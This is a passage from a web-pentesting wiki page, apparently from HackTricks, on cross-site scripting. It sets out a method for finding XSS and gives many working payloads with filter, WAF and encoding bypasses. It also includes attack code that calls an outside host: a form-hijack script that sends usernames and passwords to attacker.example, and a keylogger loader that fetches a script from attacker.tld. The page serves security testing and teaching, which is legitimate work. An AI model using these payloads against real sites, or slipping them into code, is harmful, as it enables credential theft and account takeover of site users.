overview.md (95076B)
1 --- 2 title: "XSS (Cross Site Scripting)" 3 section: "Web Pentesting" 4 sectionSlug: "pentesting-web" 5 sourcePath: "src/pentesting-web/xss-cross-site-scripting/README.md" 6 sourceUrl: "https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/README.md" 7 sha: "188de82beb54e70956b2952367a0af91d26758b8" 8 isIndex: true 9 modified: true 10 license: "CC-BY-NC-4.0" 11 --- 12 13 # XSS (Cross Site Scripting) 14 15 ## Methodology 16 17 1. Check if **any value you control** (_parameters_, _path_, _headers_?, _cookies_?) is being **reflected** in the HTML or **used** by **JS** code. 18 2. **Find the context** where it's reflected/used. 19 3. If **reflected** 20 1. Check **which symbols can you use** and depending on that, prepare the payload: 21 1. In **raw HTML**: 22 1. Can you create new HTML tags? 23 2. Can you use events or attributes supporting `javascript:` protocol? 24 3. Can you bypass protections? 25 4. Is the HTML content being interpreted by any client side JS engine (_AngularJS_, _VueJS_, _Mavo_...), you could abuse a [**Client Side Template Injection**](/hacktricks/pentesting-web/client-side-template-injection-csti). 26 5. If you cannot create HTML tags that execute JS code, could you abuse a [**Dangling Markup - HTML scriptless injection**](../dangling-markup-html-scriptless-injection/index.html)? 27 2. Inside a **HTML tag**: 28 1. Can you exit to raw HTML context? 29 2. Can you create new events/attributes to execute JS code? 30 3. Does the attribute where you are trapped support JS execution? 31 4. Can you bypass protections? 32 3. Inside **JavaScript code**: 33 1. Can you escape the `<script>` tag? 34 2. Can you escape the string and execute different JS code? 35 3. Are your input in template literals \`\`? 36 4. Can you bypass protections? 37 4. Javascript **function** being **executed** 38 1. You can indicate the name of the function to execute. e.g.: `?callback=alert(1)` 39 4. If **used**: 40 1. You could exploit a **DOM XSS**, pay attention how your input is controlled and if your **controlled input is used by any sink.** 41 42 When working on a complex XSS you might find interesting to know about: 43 44 45 [Debugging Client Side Js](/hacktricks/pentesting-web/xss-cross-site-scripting/debugging-client-side-js) 46 47 ## Reflected values 48 49 In order to successfully exploit a XSS the first thing you need to find is a **value controlled by you that is being reflected** in the web page. 50 51 - **Intermediately reflected**: If you find that the value of a parameter or even the path is being reflected in the web page you could exploit a **Reflected XSS**. 52 - **Stored and reflected**: If you find that a value controlled by you is saved in the server and is reflected every time you access a page you could exploit a **Stored XSS**. 53 - **Accessed via JS**: If you find that a value controlled by you is being access using JS you could exploit a **DOM XSS**. 54 55 ## Contexts 56 57 When trying to exploit a XSS the first thing you need to know if **where is your input being reflected**. Depending on the context, you will be able to execute arbitrary JS code on different ways. 58 59 ### Raw HTML 60 61 If your input is **reflected on the raw HTML** page you will need to abuse some **HTML tag** in order to execute JS code: `<img , <iframe , <svg , <script` ... these are just some of the many possible HTML tags you could use.\ 62 Also, keep in mind [Client Side Template Injection](/hacktricks/pentesting-web/client-side-template-injection-csti). 63 64 ### Inside HTML tags attribute 65 66 If your input is reflected inside the value of the attribute of a tag you could try: 67 68 1. To **escape from the attribute and from the tag** (then you will be in the raw HTML) and create new HTML tag to abuse: `"><img [...]` 69 2. If you **can escape from the attribute but not from the tag** (`>` is encoded or deleted), depending on the tag you could **create an event** that executes JS code: `" autofocus onfocus=alert(1) x="` 70 3. If you **cannot escape from the attribute** (`"` is being encoded or deleted), then depending on **which attribute** your value is being reflected in **if you control all the value or just a part** you will be able to abuse it. For **example**, if you control an event like `onclick=` you will be able to make it execute arbitrary code when it's clicked. Another interesting **example** is the attribute `href`, where you can use the `javascript:` protocol to execute arbitrary code: **`href="javascript:alert(1)"`** 71 4. If your input is reflected inside "**unexpoitable tags**" you could try the **`accesskey`** trick to abuse the vuln (you will need some kind of social engineer to exploit this): **`" accesskey="x" onclick="alert(1)" x="`** 72 73 #### Attribute-only login XSS behind WAFs 74 75 A corporate SSO login page reflected the OAuth `service` parameter inside the `href` attribute of `<a id="forgot_btn" ...>`. Even though `<` and `>` were HTML-encoded, double quotes were not, so the attacker could close the attribute and reuse the same element to inject handlers such as `" onfocus="payload" x="`.<sup>[[1]](#references)</sup> 76 77 1. **Inject the handler:** Simple payloads like `onclick="print(1)"` were blocked, but the WAF only inspected the first JavaScript statement in inline attributes. Prefixing a harmless expression wrapped in parentheses, then a semicolon, allowed the real payload to execute: `onfocus="(history.length);malicious_code_here"`. 78 2. **Auto-trigger it:** Browsers focus any element whose `id` matches the fragment, so appending `#forgot_btn` to the exploit URL forces the anchor to focus on page load and runs the handler without requiring a click. 79 3. **Keep the inline stub tiny:** The target already shipped jQuery. The handler only needed to bootstrap a request via `$.getScript(...)` while the full keylogger lived on the attacker's server. 80 81 **Building strings without quotes** 82 83 Single quotes were returned URL-encoded and escaped double quotes corrupted the attribute, so the payload generated every string with `String.fromCharCode`. A helper function makes it easy to convert any URL into char codes before pasting it into the attribute: 84 85 ```javascript 86 function toCharCodes(str){ 87 return `const url = String.fromCharCode(${[...str].map(c => c.charCodeAt(0)).join(',')});` 88 } 89 console.log(toCharCodes('https://attacker.tld/keylogger.js')) 90 ``` 91 92 A resulting attribute looked like: 93 94 ```html 95 onfocus="(history.length);const url=String.fromCharCode(104,116,116,112,115,58,47,47,97,116,116,97,99,107,101,114,46,116,108,100,47,107,101,121,108,111,103,103,101,114,46,106,115);$.getScript(url),function(){}" 96 ``` 97 98 **Why this steals credentials** 99 100 The external script (loaded from an attacker-controlled host or Burp Collaborator) hooked `document.onkeypress`, buffered keystrokes, and every second issued `new Image().src = collaborator_url + keys`. Because the XSS only fires for unauthenticated users, the sensitive action is the login form itself—the attacker keylogs usernames and passwords even if the victim never presses "Login". 101 102 Weird example of Angular executing XSS if you controls a class name: 103 104 ```html 105 <div ng-app> 106 <strong class="ng-init:constructor.constructor('alert(1)')()">aaa</strong> 107 </div> 108 ``` 109 110 ### Inside JavaScript code 111 112 In this case your input is reflected between **`<script> [...] </script>`** tags of a HTML page, inside a `.js` file or inside an attribute using **`javascript:`** protocol: 113 114 - If reflected between **`<script> [...] </script>`** tags, even if your input if inside any kind of quotes, you can try to inject `</script>` and escape from this context. This works because the **browser will first parse the HTML tags** and then the content, therefore, it won't notice that your injected `</script>` tag is inside the HTML code. 115 - If reflected **inside a JS string** and the last trick isn't working you would need to **exit** the string, **execute** your code and **reconstruct** the JS code (if there is any error, it won't be executed: 116 - `'-alert(1)-'` 117 - `';-alert(1)//` 118 - `\';alert(1)//` 119 - If reflected inside template literals you can **embed JS expressions** using `${ ... }` syntax: `` var greetings = `Hello, ${alert(1)}` `` 120 - **Unicode encode** works to write **valid javascript code**: 121 122 ```javascript 123 alert(1) 124 alert(1) 125 alert(1) 126 ``` 127 128 #### Javascript Hoisting 129 130 Javascript Hoisting references the opportunity to **declare functions, variables or classes after they are used so you can abuse scenarios where a XSS is using undeclared variables or functions.**\ 131 **Check the following page for more info:** 132 133 134 [Js Hoisting](/hacktricks/pentesting-web/xss-cross-site-scripting/js-hoisting) 135 136 ### Javascript Function 137 138 Several web pages have endpoints that **accept as parameter the name of the function to execute**. A common example to see in the wild is something like: `?callback=callbackFunc`. 139 140 A good way to find out if something given directly by the user is trying to be executed is **modifying the param value** (for example to 'Vulnerable') and looking in the console for errors like: 141 142  143 144 In case it's vulnerable, you could be able to **trigger an alert** just doing sending the value: **`?callback=alert(1)`**. However, it' very common that this endpoints will **validate the content** to only allow letters, numbers, dots and underscores (**`[\w\._]`**). 145 146 However, even with that limitation it's still possible to perform some actions. This is because you can use that valid chars to **access any element in the DOM**: 147 148  149 150 Some useful functions for this: 151 152 ```text 153 firstElementChild 154 lastElementChild 155 nextElementSibiling 156 lastElementSibiling 157 parentElement 158 ``` 159 160 You can also try to **trigger Javascript functions** directly: `obj.sales.delOrders`. 161 162 However, usually the endpoints executing the indicated function are endpoints without much interesting DOM, **other pages in the same origin** will have a **more interesting DOM** to perform more actions. 163 164 Therefore, in order to **abuse this vulnerability in a different DOM** the **Same Origin Method Execution (SOME)** exploitation was developed: 165 166 167 [Some Same Origin Method Execution](/hacktricks/pentesting-web/xss-cross-site-scripting/some-same-origin-method-execution) 168 169 ### DOM 170 171 There is **JS code** that is using **unsafely** some **data controlled by an attacker** like `location.href` . An attacker, could abuse this to execute arbitrary JS code. 172 173 174 [Dom Xss](/hacktricks/pentesting-web/xss-cross-site-scripting/dom-xss) 175 176 ### **Universal XSS** 177 178 These kind of XSS can be found **anywhere**. They not depend just on the client exploitation of a web application but on **any** **context**. These kind of **arbitrary JavaScript execution** can even be abuse to obtain **RCE**, **read** **arbitrary** **files** in clients and servers, and more.\ 179 Some **examples**: 180 181 182 [Server Side Xss Dynamic Pdf](/hacktricks/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf) 183 184 185 [Electron Desktop Apps](/hacktricks/network-services-pentesting/pentesting-web/electron-desktop-apps/overview) 186 187 ## WAF bypass encoding image 188 189  190 191 ## Injecting inside raw HTML 192 193 When your input is reflected **inside the HTML page** or you can escape and inject HTML code in this context the **first** thing you need to do if check if you can abuse `<` to create new tags: Just try to **reflect** that **char** and check if it's being **HTML encoded** or **deleted** of if it is **reflected without changes**. **Only in the last case you will be able to exploit this case**.\ 194 For this cases also **keep in mind** [**Client Side Template Injection**](/hacktricks/pentesting-web/client-side-template-injection-csti)**.**\ 195 _**Note: A HTML comment can be closed using\*\***\***\*`-->`\*\***\***\*or \*\***`--!>`\*\*_ 196 197 In this case and if no black/whitelisting is used, you could use payloads like: 198 199 ```html 200 <script> 201 alert(1) 202 </script> 203 <img src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/x" onerror="alert(1)" /> 204 <svg onload=alert('XSS')> 205 ``` 206 207 But, if tags/attributes black/whitelisting is being used, you will need to **brute-force which tags** you can create.\ 208 Once you have **located which tags are allowed**, you would need to **brute-force attributes/events** inside the found valid tags to see how you can attack the context. 209 210 ### Tags/Events brute-force 211 212 Go to [**https://portswigger.net/web-security/cross-site-scripting/cheat-sheet**](https://portswigger.net/web-security/cross-site-scripting/cheat-sheet) and click on _**Copy tags to clipboard**_. Then, send all of them using Burp intruder and check if any tags wasn't discovered as malicious by the WAF. Once you have discovered which tags you can use, you can **brute force all the events** using the valid tags (in the same web page click on _**Copy events to clipboard**_ and follow the same procedure as before). 213 214 ### Custom tags 215 216 If you didn't find any valid HTML tag, you could try to **create a custom tag** and and execute JS code with the `onfocus` attribute. In the XSS request, you need to end the URL with `#` to make the page **focus on that object** and **execute** the code: 217 218 ```text 219 /?search=<xss+id%3dx+onfocus%3dalert(document.cookie)+tabindex%3d1>#x 220 ``` 221 222 ### Blacklist Bypasses 223 224 If some kind of blacklist is being used you could try to bypass it with some silly tricks: 225 226 ```javascript 227 //Random capitalization 228 <script> --> <ScrIpT> 229 <img --> <ImG 230 231 //Double tag, in case just the first match is removed 232 <script><script> 233 <scr<script>ipt> 234 <SCRscriptIPT>alert(1)</SCRscriptIPT> 235 236 // You can substitute these characters for the space between attributes: 237 / 238 /*%00/ 239 /%00*/ 240 %2F 241 %0D 242 %0C 243 %0A 244 %09 245 246 //Unexpected parent tags 247 <svg><x><script>alert('1')</x> 248 249 //Unexpected weird attributes 250 <script x> 251 <script a="1234"> 252 <script ~~~> 253 <script/random>alert(1)</script> 254 <script ///Note the newline 255 >alert(1)</script> 256 <scr\x00ipt>alert(1)</scr\x00ipt> 257 258 //Not closing tag, ending with " <" or " //" 259 <iframe SRC="javascript:alert('XSS');" < 260 <iframe SRC="javascript:alert('XSS');" // 261 262 //Extra open 263 <<script>alert("XSS");//<</script> 264 265 //Just weird an unexpected, use your imagination 266 <</script/script><script> 267 <input type=image src onerror="prompt(1)"> 268 269 //Using `` instead of parenthesis 270 onerror=alert`1` 271 272 //Use more than one 273 <<TexTArEa/*%00//%00*/a="not"/*%00///AutOFocUs////onFoCUS=alert`1` // 274 ``` 275 276 ### Length bypass (small XSSs) 277 278 > [!NOTE] > **More tiny XSS for different environments** payload [**can be found here**](https://github.com/terjanq/Tiny-XSS-Payloads) and [**here**](https://tinyxss.terjanq.me). 279 280 ```html 281 <!-- Taken from the blog of Jorge Lajara --> 282 <svg/onload=alert``> <script src=//aa.es> <script src=//℡㏛.pw> 283 ``` 284 285 The last one is using 2 unicode characters which expands to 5: telsr\ 286 More of these characters can be found [here](https://www.unicode.org/charts/normalization/).\ 287 To check in which characters are decomposed check [here](https://www.compart.com/en/unicode/U+2121). 288 289 ### Click XSS - Clickjacking 290 291 If in order to exploit the vulnerability you need the **user to click a link or a form** with prepopulated data you could try to [**abuse Clickjacking**](/hacktricks/pentesting-web/clickjacking#xss-clickjacking) (if the page is vulnerable). 292 293 ### Impossible - Dangling Markup 294 295 If it is impossible to create an HTML tag with an attribute that executes JavaScript, check [**Dangling Markup**](../dangling-markup-html-scriptless-injection/index.html): the injection may still be exploitable **without JavaScript execution**. 296 297 ## Injecting inside HTML tag 298 299 ### Inside the tag/escaping from attribute value 300 301 If you are in **inside a HTML tag**, the first thing you could try is to **escape** from the tag and use some of the techniques mentioned in the [previous section](#injecting-inside-raw-html) to execute JS code.\ 302 If you **cannot escape from the tag**, you could create new attributes inside the tag to try to execute JS code, for example using some payload like (_note that in this example double quotes are use to escape from the attribute, you won't need them if your input is reflected directly inside the tag_): 303 304 ```bash 305 " autofocus onfocus=alert(document.domain) x=" 306 " onfocus=alert(1) id=x tabindex=0 style=display:block>#x #Access http://site.com/?#x t 307 ``` 308 309 **Style events** 310 311 ```python 312 <p style="animation: x;" onanimationstart="alert()">XSS</p> 313 <p style="animation: x;" onanimationend="alert()">XSS</p> 314 315 #ayload that injects an invisible overlay that will trigger a payload if anywhere on the page is clicked: 316 <div style="position:fixed;top:0;right:0;bottom:0;left:0;background: rgba(0, 0, 0, 0.5);z-index: 5000;" onclick="alert(1)"></div> 317 #moving your mouse anywhere over the page (0-click-ish): 318 <div style="position:fixed;top:0;right:0;bottom:0;left:0;background: rgba(0, 0, 0, 0.0);z-index: 5000;" onmouseover="alert(1)"></div> 319 ``` 320 321 ### Within the attribute 322 323 Even if you **cannot escape from the attribute** (`"` is being encoded or deleted), depending on **which attribute** your value is being reflected in **if you control all the value or just a part** you will be able to abuse it. For **example**, if you control an event like `onclick=` you will be able to make it execute arbitrary code when it's clicked.\ 324 Another interesting **example** is the attribute `href`, where you can use the `javascript:` protocol to execute arbitrary code: **`href="javascript:alert(1)"`** 325 326 **Bypass inside event using HTML encoding/URL encode** 327 328 The **HTML encoded characters** inside the value of HTML tags attributes are **decoded on runtime**. Therefore something like the following will be valid (the payload is in bold): `<a id="author" href="http://none" onclick="var tracker='http://foo?`**`'-alert(1)-'`**`';">Go Back </a>` 329 330 Note that **any kind of HTML encode is valid**: 331 332 ```javascript 333 //HTML entities 334 '-alert(1)-' 335 //HTML hex without zeros 336 '-alert(1)-' 337 //HTML hex with zeros 338 '-alert(1)-' 339 //HTML dec without zeros 340 '-alert(1)-' 341 //HTML dec with zeros 342 '-alert(1)-' 343 344 <a href="javascript:var a=''-alert(1)-''">a</a> 345 <a href="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/%26#106;avascript:alert(2)">a</a> 346 <a href="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/jav%26#x61script:alert(3)">a</a> 347 ``` 348 349 **Note that URL encode will also work:** 350 351 ```python 352 <a href="https://example.com/lol%22onmouseover=%22prompt(1);%20img.png">Click</a> 353 ``` 354 355 **Bypass inside event using Unicode encode** 356 357 ```javascript 358 //For some reason you can use unicode to encode "alert" but not "(1)" 359 <img src onerror=\u0061\u006C\u0065\u0072\u0074(1) /> 360 <img src onerror=\u{61}\u{6C}\u{65}\u{72}\u{74}(1) /> 361 ``` 362 363 ### Special Protocols Within the attribute 364 365 There you can use the protocols **`javascript:`** or **`data:`** in some places to **execute arbitrary JS code**. Some will require user interaction on some won't. 366 367 ```javascript 368 javascript:alert(1) 369 JavaSCript:alert(1) 370 javascript:%61%6c%65%72%74%28%31%29 //URL encode 371 javascript:alert(1) 372 javascript:alert(1) 373 javascript:alert(1) 374 javascript:alert(1) 375 java //Note the new line 376 script:alert(1) 377 378 data:text/html,<script>alert(1)</script> 379 DaTa:text/html,<script>alert(1)</script> 380 data:text/html;charset=iso-8859-7,%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e 381 data:text/html;charset=UTF-8,<script>alert(1)</script> 382 data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4= 383 data:text/html;charset=thing;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg 384 data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg== 385 ``` 386 387 **Places where you can inject these protocols** 388 389 **In general** the `javascript:` protocol can be **used in any tag that accepts the attribute `href`** and in **most** of the tags that accepts the **attribute `src`** (but not `<img`) 390 391 ```html 392 <a href="javascript:alert(1)"> 393 <a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4="> 394 <form action="javascript:alert(1)"><button>send</button></form> 395 <form id=x></form><button form="x" formaction="javascript:alert(1)">send</button> 396 <object data=javascript:alert(3)> 397 <iframe src=javascript:alert(2)> 398 <embed src=javascript:alert(1)> 399 400 <object data="data:text/html,<script>alert(5)</script>"> 401 <embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik7PC9zY3JpcHQ+" type="image/svg+xml" AllowScriptAccess="always"></embed> 402 <embed src="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg=="></embed> 403 <iframe src="data:text/html,<script>alert(5)</script>"></iframe> 404 405 //Special cases 406 <object data="//hacker.site/xss.swf"> .//https://github.com/evilcos/xss.swf 407 <embed code="//hacker.site/xss.swf" allowscriptaccess=always> //https://github.com/evilcos/xss.swf 408 <iframe srcdoc="<svg onload=alert(4);>"> 409 ``` 410 411 **Other obfuscation tricks** 412 413 _**In this case the HTML encoding and the Unicode encoding trick from the previous section is also valid as you are inside an attribute.**_ 414 415 ```javascript 416 <a href="javascript:var a=''-alert(1)-''"> 417 ``` 418 419 Moreover, there is another **nice trick** for these cases: **Even if your input inside `javascript:...` is being URL encoded, it will be URL decoded before it's executed.** So, if you need to **escape** from the **string** using a **single quote** and you see that **it's being URL encoded**, remember that **it doesn't matter,** it will be **interpreted** as a **single quote** during the **execution** time. 420 421 ```javascript 422 '-alert(1)-' 423 %27-alert(1)-%27 424 <iframe src=javascript:%61%6c%65%72%74%28%31%29></iframe> 425 ``` 426 427 Note that if you try to **use both** `URLencode + HTMLencode` in any order to encode the **payload** it **won't** **work**, but you can **mix them inside the payload**. 428 429 **Using Hex and Octal encode with `javascript:`** 430 431 You can use **Hex** and **Octal encode** inside the `src` attribute of `iframe` (at least) to declare **HTML tags to execute JS**: 432 433 ```javascript 434 //Encoded: <svg onload=alert(1)> 435 // This WORKS 436 <iframe src=javascript:'\x3c\x73\x76\x67\x20\x6f\x6e\x6c\x6f\x61\x64\x3d\x61\x6c\x65\x72\x74\x28\x31\x29\x3e' /> 437 <iframe src=javascript:'\74\163\166\147\40\157\156\154\157\141\144\75\141\154\145\162\164\50\61\51\76' /> 438 439 //Encoded: alert(1) 440 // This doesn't work 441 <svg onload=javascript:'\x61\x6c\x65\x72\x74\x28\x31\x29' /> 442 <svg onload=javascript:'\141\154\145\162\164\50\61\51' /> 443 ``` 444 445 ### Reverse tab nabbing 446 447 ```javascript 448 <a target="_blank" rel="opener" 449 ``` 450 451 If you can inject any URL in an arbitrary **`<a href=`** tag that contains the **`target="_blank" and rel="opener"`** attributes, check the **following page to exploit this behavior**: 452 453 454 [Reverse Tab Nabbing](/hacktricks/pentesting-web/reverse-tab-nabbing) 455 456 ### on Event Handlers Bypass 457 458 First of all check this page ([https://portswigger.net/web-security/cross-site-scripting/cheat-sheet](https://portswigger.net/web-security/cross-site-scripting/cheat-sheet)) for useful **"on" event handlers**.\ 459 In case there is some blacklist preventing you from creating this even handlers you can try the following bypasses: 460 461 ```javascript 462 <svg onload%09=alert(1)> //No safari 463 <svg %09onload=alert(1)> 464 <svg %09onload%20=alert(1)> 465 <svg onload%09%20%28%2c%3b=alert(1)> 466 467 //chars allowed between the onevent and the "=" 468 IExplorer: %09 %0B %0C %020 %3B 469 Chrome: %09 %20 %28 %2C %3B 470 Safari: %2C %3B 471 Firefox: %09 %20 %28 %2C %3B 472 Opera: %09 %20 %2C %3B 473 Android: %09 %20 %28 %2C %3B 474 ``` 475 476 ### XSS in "Unexploitable tags" (hidden input, link, canonical, meta) 477 478 From [**here**](https://portswigger.net/research/exploiting-xss-in-hidden-inputs-and-meta-tags) **it's now possible to abuse hidden inputs with:** 479 480 ```html 481 <button popvertarget="x">Click me</button> 482 <input type="hidden" value="y" popover id="x" onbeforetoggle="alert(1)" /> 483 ``` 484 485 And in **meta tags**: 486 487 ```html 488 <!-- Injection inside meta attribute--> 489 <meta 490 name="apple-mobile-web-app-title" 491 content="" 492 Twitter 493 popover 494 id="newsletter" 495 onbeforetoggle="alert(2)" /> 496 <!-- Existing target--> 497 <button popovertarget="newsletter">Subscribe to newsletter</button> 498 <div popover id="newsletter">Newsletter popup</div> 499 ``` 500 501 From [**here**](https://portswigger.net/research/xss-in-hidden-input-fields): You can execute an **XSS payload inside a hidden attribute**, provided you can **persuade** the **victim** into pressing the **key combination**. On Firefox Windows/Linux the key combination is **ALT+SHIFT+X** and on OS X it is **CTRL+ALT+X**. You can specify a different key combination using a different key in the access key attribute. Here is the vector: 502 503 ```html 504 <input type="hidden" accesskey="X" onclick="alert(1)"> 505 ``` 506 507 **The XSS payload will be something like this: `" accesskey="x" onclick="alert(1)" x="`** 508 509 ### Blacklist Bypasses 510 511 Several tricks with using different encoding were exposed already inside this section. Go **back to learn where can you use:** 512 513 - **HTML encoding (HTML tags)** 514 - **Unicode encoding (can be valid JS code):** `\u0061lert(1)` 515 - **URL encoding** 516 - **Hex and Octal encoding** 517 - **data encoding** 518 519 **Bypasses for HTML tags and attributes** 520 521 Read the[ Blacklist Bypasses of the previous section](#blacklist-bypasses). 522 523 **Bypasses for JavaScript code** 524 525 Read the J[avaScript bypass blacklist of the following section](#javascript-bypass-blacklists-techniques). 526 527 ### CSS-Gadgets 528 529 If you found a **XSS in a very small part** of the web that requires some kind of interaction (maybe a small link in the footer with an onmouseover element), you can try to **modify the space that element occupies** to maximize the probabilities of have the link fired. 530 531 For example, you could add some styling in the element like: `position: fixed; top: 0; left: 0; width: 100%; height: 100%; background-color: red; opacity: 0.5` 532 533 But, if the WAF is filtering the style attribute, you can use CSS Styling Gadgets, so if you find, for example 534 535 > .test {display:block; color: blue; width: 100%\} 536 537 and 538 539 > \#someid {top: 0; font-family: Tahoma;} 540 541 Now you can modify our link and bring it to the form 542 543 > \<a href="" id=someid class=test onclick=alert() a=""> 544 545 This trick was taken from [https://medium.com/@skavans\_/improving-the-impact-of-a-mouse-related-xss-with-styling-and-css-gadgets-b1e5dec2f703](https://medium.com/@skavans_/improving-the-impact-of-a-mouse-related-xss-with-styling-and-css-gadgets-b1e5dec2f703)<sup>[[8]](#references)</sup> 546 547 ## Injecting inside JavaScript code 548 549 In these case you **input** is going to be **reflected inside the JS code** of a `.js` file or between `<script>...</script>` tags or between HTML events that can execute JS code or between attributes that accepts the `javascript:` protocol. 550 551 ### Escaping \<script> tag 552 553 If your code is inserted within `<script> [...] var input = 'reflected data' [...] </script>` you could easily **escape closing the `<script>`** tag: 554 555 ```javascript 556 </script><img src=1 onerror=alert(document.domain)> 557 ``` 558 559 Note that in this example we **haven't even closed the single quote**. This is because **HTML parsing is performed first by the browser**, which involves identifying page elements, including blocks of script. The parsing of JavaScript to understand and execute the embedded scripts is only carried out afterward. 560 561 ### Inside JS code 562 563 If `<>` are being sanitised you can still **escape the string** where your input is being **located** and **execute arbitrary JS**. It's important to **fix JS syntax**, because if there are any errors, the JS code won't be executed: 564 565 ```text 566 '-alert(document.domain)-' 567 ';alert(document.domain)// 568 \';alert(document.domain)// 569 ``` 570 571 #### JS-in-JS string break → inject → repair pattern 572 573 When user input lands inside a quoted JavaScript string (e.g., server-side echo into an inline script), you can terminate the string, inject code, and repair the syntax to keep parsing valid. Generic skeleton: 574 575 ```text 576 " // end original string 577 ; // safely terminate the statement 578 <INJECTION> // attacker-controlled JS 579 ; a = " // repair and resume expected string/statement 580 ``` 581 582 Example URL pattern when the vulnerable parameter is reflected into a JS string: 583 584 ```text 585 ?param=test";<INJECTION>;a=" 586 ``` 587 588 This executes attacker JS without needing to touch HTML context (pure JS-in-JS). Combine with blacklist bypasses below when filters block keywords.<sup>[[4]](#references)</sup> 589 590 ### Template literals \`\` 591 592 In order to construct **strings** apart from single and double quotes JS also accepts **backticks** **` `` `** . This is known as template literals as they allow to **embedded JS expressions** using `${ ... }` syntax.\ 593 Therefore, if you find that your input is being **reflected** inside a JS string that is using backticks, you can abuse the syntax `${ ... }` to execute **arbitrary JS code**: 594 595 This can be **abused** using: 596 597 ```javascript 598 ;`${alert(1)}``${`${`${`${alert(1)}`}`}`}` 599 ``` 600 601 ```javascript 602 // This is valid JS code, because each time the function returns itself it's recalled with `` 603 function loop() { 604 return loop 605 } 606 loop`` 607 ``` 608 609 ### Encoded code execution 610 611 ```html 612 <script>\u0061lert(1)</script> 613 <svg><script>alert('1') 614 <svg><script>alert(1)</script></svg> <!-- The svg tags are necessary 615 <iframe srcdoc="<SCRIPT>alert(1)</iframe>"> 616 ``` 617 618 #### Deliverable payloads with eval(atob()) and scope nuances 619 620 To keep URLs shorter and bypass naive keyword filters, you can base64-encode your real logic and evaluate it with `eval(atob('...'))`. If simple keyword filtering blocks identifiers like `alert`, `eval`, or `atob`, use Unicode-escaped identifiers which compile identically in the browser but evade string-matching filters:<sup>[[4]](#references)</sup> 621 622 ```text 623 \u0061\u006C\u0065\u0072\u0074(1) // alert(1) 624 \u0065\u0076\u0061\u006C(\u0061\u0074\u006F\u0062('BASE64')) // eval(atob('...')) 625 ``` 626 627 Important scoping nuance: `const`/`let` declared inside `eval()` are block-scoped and do NOT create globals; they won’t be accessible to later scripts. Use a dynamically injected `<script>` element to define global, non-rebindable hooks when needed (e.g., to hijack a form handler): 628 629 ```javascript 630 var s = document.createElement('script'); 631 s.textContent = "const DoLogin = () => {const pwd = Trim(FormInput.InputPassword.value); const user = Trim(FormInput.InputUtente.value); fetch('https://attacker.example/?u='+encodeURIComponent(user)+'&p='+encodeURIComponent(pwd));}"; 632 document.head.appendChild(s); 633 ``` 634 635 Reference: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval<sup>[[5]](#references)</sup> 636 637 ### Unicode Encode JS execution 638 639 ```javascript 640 alert(1) 641 alert(1) 642 alert(1) 643 ``` 644 645 ### JavaScript bypass blacklists techniques 646 647 **Strings** 648 649 ```javascript 650 "thisisastring" 651 'thisisastrig' 652 `thisisastring` 653 /thisisastring/ == "/thisisastring/" 654 /thisisastring/.source == "thisisastring" 655 "\h\e\l\l\o" 656 String.fromCharCode(116,104,105,115,105,115,97,115,116,114,105,110,103) 657 "\x74\x68\x69\x73\x69\x73\x61\x73\x74\x72\x69\x6e\x67" 658 "\164\150\151\163\151\163\141\163\164\162\151\156\147" 659 "\u0074\u0068\u0069\u0073\u0069\u0073\u0061\u0073\u0074\u0072\u0069\u006e\u0067" 660 